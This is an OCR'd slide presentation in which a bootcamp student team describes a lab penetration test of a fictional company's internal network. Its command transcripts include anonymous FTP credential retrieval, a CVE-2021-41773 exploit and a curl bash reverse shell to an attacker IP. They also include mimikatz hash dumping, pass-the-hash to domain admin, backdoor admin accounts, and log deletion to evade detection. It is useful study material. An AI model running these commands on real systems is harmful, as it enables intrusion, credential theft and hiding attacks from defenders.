REDAVENGERS

PRESENTATION

REDAVENGERS

CONTENT

REDAVENGERS

OUR TEAM

HÉLIO FERREIRA

Penetration Testing
Specialist

TOMÁS FERREIRA

Penetration Testing
Specialist

BRUNO FERNANDES

Penetration Testing
Specialist

REDAVENGERS

Hélio Ferreira

Cybersecurity Specialist

- I am a cybersecurity enthusiast who's guided by the values of professionalism and rigor. I hope to bring them to the world of Cybersecurity.
- Due to the ability to analyze and interpret data that I developed in accounting, I specialized in SOC Analyst activities.

Tomás Ferreira

Cybersecurity Specialist

- I love all things cybersecurity in general, but my passion is offensive security.
- I am fascinated about understanding how hackers think and operate.
- I believe that by studying their techniques, we can develop more effective defenses.

Bruno Fernandes

Cybersecurity Specialist

- Background in operations and logistics.
- Process management, processing and distribution of mail.
- Responsible for dispatching and receiving international and Portuguese islands mail.
- Team leader currently one hundred and ten people.

Goals And Objectives

- InovaTech gave us the mission of carrying out an offensive security assessment on their internal network infrastructure.

- Follow a methodical approach to identify and exploit potential vulnerabilities and assess the security posture of their internal systems.

- Highlight areas of risk and provide recommendations for improving the organization's network security.


Rules of Engagement

- Do not perform Denial of Service (DoS) attacks.
- Do not perform RDP brute-force attacks.

Scope:	Out of Scope:
Network Range 10.0.0.0/24.	• IP 10.0.0.23 • IP 10.0.0.100 • IP 10.0.0.176

REDAVENGERS

Network Topology



REDAVENGERS PENTEST TIMELINE

SEPTEMBER 9TH

Network Enumeration, Exploited CVE_1999_0497 and achieved Persistence on 10.0.0.40

SEPTEMBER 10TH

10.0.0.119
Exploitation, Persistence and Cleanup

SEPTEMBER 12TH

Exploited 10.0.0.56 with CVE_2021_41773; CORP\john Account Brute Forced

SEPTEMBER 13TH

Acessed the MYSQL DataBase internally, and compromised DOMAIN accounts credentials

SEPTEMBER 15TH

Executed HashDump, gained Domain Admin privileges and exploited 10.0.0.83

Target 1 - 10.0.0.40

Windows 10 Pro

- **Enumeration -** Information about the target systems and networks was collected using active information gathering techniques.

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp?
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


Open Ports:

- 21 - ftp
- 135 - msrpc
- 139 - netbios-snn
- 445 - smb
- 3389 - rdp
- 5357 - http

- **Exploitation -** The vulnerabilities discovered were actively exploited to gain access to systems, escalate privileges, and assess the impact of potential attacks - **CVE-1999-0497**

```
┌──(bruno㉿BlackLegend)-[~/Desktop]
└─$ ftp 10.0.0.40
Connected to 10.0.0.40.
220-FileZilla Server 1.8.2
220 Please visit https://filezilla-project.org/
Name (10.0.0.40:bruno): anonymous
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63472|)
150 Starting data transfer.
-rw-rw-rw- 1 ftp ftp              46 Aug 21 16:42 rdp-settings.txt
226 Operation successful
ftp> cat rdp-settings.txt
?Invalid command.
ftp> get rdp-settings.txt
local: rdp-settings.txt remote: rdp-settings.txt
229 Entering Extended Passive Mode (|||63485|)
150 Starting data transfer.
100% |***********************************|    46        1.25 MiB/s    00:00 ETA
226 Operation successful
46 bytes received in 00:00 (46.79 KiB/s)
ftp>
```

```
┌──(bruno㉿BlackLegend)-[~/Desktop]
└─$ cat rdp-settings.txt
Admin:4d8b4d6e78c7a1679bcf58b4e37ff35f62
```



- **Persistence -** After successful exploitation, additional actions were taken to assess the persistence, in this case, we created a new user with administrator privileges.

```
C:\Windows\system32>net user Windows administrator /add
The command completed successfully.


C:\Windows\system32>
C:\Windows\system32>net localgroup administrators Windows /add
The command completed successfully.
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
desktop-rcucbmp\windows
PS C:\Windows\system32>
```

REDAVENGERS

Target 2 - 10.0.0.56

Ubuntu 13.4

- **Enumeration**

```
┌──(kali㉿kali)-[~/Desktop/RedTeam_Final_Project]
└─$ sudo nmap -sS -A -T4 -oA enumeration_10.0.0.56 10.0.0.56
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 19:02 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.0.56
Host is up (0.046s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:1c:cb:e0:6b:83:03:cc:a7:10:a3:45:84:cb:60:1c (ECDSA)
|_  256 38:ea:c7:b5:e7:e6:30:c1:45:83:c6:e2:e3:7f:15:0e (ED25519)
80/tcp   open  http    Apache httpd 2.4.49 ((Unix))
|_http-title: Website Under Maintenance
|_http-server-header: Apache/2.4.49 (Unix)
| http-methods:
|_  Potentially risky methods: TRACE
3306/tcp open  mysql   MySQL (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/10%OT=22%CT=1%CU=44718%PV=Y%DS=2%DC=T%G=Y%TM=66E0
OS:89B0%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=101
OS:%GCD=1%ISR=10C%TI=Z%TS=A)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%II=I%TS=A)OPS(O1=
OS:M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11NW7
OS:%O6=M506ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y
OS:%DF=Y%T=40%W=F507%O=M506NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD
OS:=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   46.96 ms 172.27.232.1
2   46.49 ms 10.0.0.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

Open Ports:

- 22 - ssh
- 80 - http
- 3306 - mysql

- **Exploitation - CVE-2021-41773**

```
┌──(root㉿kali)-[/home/…/Desktop/RedTeam_Final_Project/Exploitation/10.0.0.83]
└─# python3 exploit_cve_2021_42013vs3.py -u http://10.0.0.56 -rce
[+] Executing payload http://10.0.0.56/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh
[!] http://10.0.0.56 is vulnerable to Remote Code Execution attack (CVE-2021-41773)
[+] Response:
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

- Running a script to confirm that our target is vurnerable to RCE (Remote Code Execution).

```
┌──(root㉿kali)-[/home/…/Desktop/RedTeam_Final_Project/Exploitation/10.0.0.56]
└─# curl --data "A=|/usr/bin/bash -i >& /dev/tcp/10.0.0.76/4444 0>&1" 'http://10.0.0.56/
```

- Executing the exploit to get a reverse shell, from the compromised system, using the CURL command.

```
daemon@ip-10-0-0-56:/usr/bin$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group defa
    link/ether 0e:18:24:08:4c:23 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.56/24 metric 100 brd 10.0.0.255 scope global dynamic ens5
       valid_lft 2648sec preferred_lft 2648sec
    inet6 fe80::c18:24ff:fe08:4c23/64 scope link
       valid_lft forever preferred_lft forever
daemon@ip-10-0-0-56:/usr/bin$ hostname
hostname
ip-10-0-0-56
```

- Confirming that we have sucessfully exploited the target and moving on to further enumeration.

- Compromising SQL login credentials and using them to access user credentials from the database.

```
daemon@ip-10-0-0-56:/etc/php/8.3/apache2$ cat db_connect.php
cat db_connect.php
<?php
$servername = "localhost";
$username = "apache";
$password = "qwerty";
$dbname = "data";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

echo "Connected successfully to the database";
$conn->close();
?>
```

```
daemon@ip-10-0-0-56:/etc/php/8.3/apache2$ mysql -uapache -pqwerty data
mysql -uapache -pqwerty data
mysql: [Warning] Using a password on the command line interface can be insecure.
SELECT * FROM users;

exit
id      username        password
1       CORP\\robert    aaf4f2aad8ede612a703cb84bfedf3ecfc7c7f75
2       CORP\\john      01b307acba4f54f55aafc33bb06bbbf6ca803e9a
daemon@ip-10-0-0-56:/etc/php/8.3/apache2$
```

- **Persistence:**

In this particular case we didn’t achieve persistence since we didn’t have the necessary permissions to achieve continuous system control.

Target 3 - 10.0.0.119

Windows 10 Pro

- **Enumeration**

```
└─# nmap -sV -O 10.0.0.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 15:30 BST
Nmap scan report for 10.0.0.119
Host is up (0.042s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Aggressive OS guesses: Microsoft Windows XP SP3 (91%), Microsoft Windows Server 2008 (89%),
), Microsoft Windows 11 21H2 (88%), Microsoft Windows Server 2019 (88%), Microsoft Windows
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 19.89 seconds
```

Open Ports:

- 135 - msrpc
- 139 - netbios-snn
- 445 - smb
- 3389 - rdp
- 5357 - http

- **Exploitation - HashDump/PassTheHash Attack**

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1349401 (00000000:00149719)
Session           : Interactive from 0
User Name         : Administrator
Domain            : CORP
Logon Server      : EC2AMAZ-R2T6KBN
Logon Time        : 9/15/2024 8:29:53 AM
SID               : S-1-5-21-4244106051-1510059738-469118965-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CORP
         * NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
         * SHA1     : e30d1c18c56c027667d35734660751dc80203354
         * DPAPI    : 3ad72f27f3bf5956833b6622b8c6835c
        tspkg :
```

- Executing a hashdump with mimikatz to extract all password hashes.

```
  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
  ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
  '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
   '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::pth /user:administrator /domain:10.0.0.83 /ntlm:2b576acbe6bcfda7294d
6bd18041b8fe
user    : administrator
domain  : 10.0.0.83
program : cmd.exe
impers. : no
NTLM    : 2b576acbe6bcfda7294d6bd18041b8fe
  |  PID  256
  |  TID  7396
  |  LSA Process is now R/W
  |  LUID 0 ; 4313008 (00000000:0041cfb0)
  \_ msv1_0   - data copy @ 000002487AE69640 : OK !
  \_ kerberos - data copy @ 000002487B027068
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000002487AE66AE8 (32) -> null
```

- Executing a PassTheHash attack, escalating privileges to Domain Admin.

```
C:\Users\Admin\Desktop\PSTools>.\PsExec.exe \\10.0.0.83 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator
```

- Using “PSExec” to execute commands on a remote server, in this case the domain controller, as the domain admin.

- **Persistence -** Achieving persistence by creating a new user and adding it to the “Domain Admins” group.


```
C:\Windows\system32>net user admin1 administrator /add /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" admin1 /add /domain
The command completed successfully.
```

```
PS C:\Windows\system32> hostname
EC2AMAZ-R2T6KBN
PS C:\Windows\system32> whoami
corp\admin1
```

- **CleanUp -** After successful exploitation, it is essential to remove any traces of the attack to avoid detection. The cleanup phase involves removing logs, clearing temporary files, and restoring the system to its original state.

- On the Windows targets, the cleanup process was achieved by deleting Application Logs, that were monitoring every Powershell command that was run.



DOCUMENTS

GitHub Repo

PenTest Report

REDAVENGERS

RESOURCES

SOCIAL

linkedin.com/in/heliog-ferreira/
linkedin.com/in/tomassferreira/
linkedin.com/in/brunofernandes101/

REDAVENGERS

THANKS

- To Noah, Hugo and Rafa for being our friends and cyber colleagues
- To our teachers Diogo, Milton, Rodolfo and PP, who also became our friends
- CODE FOR ALL_ for making this amazing bootcamp possible
- and finally, to our amazing team “HTB”

REDAVENGERS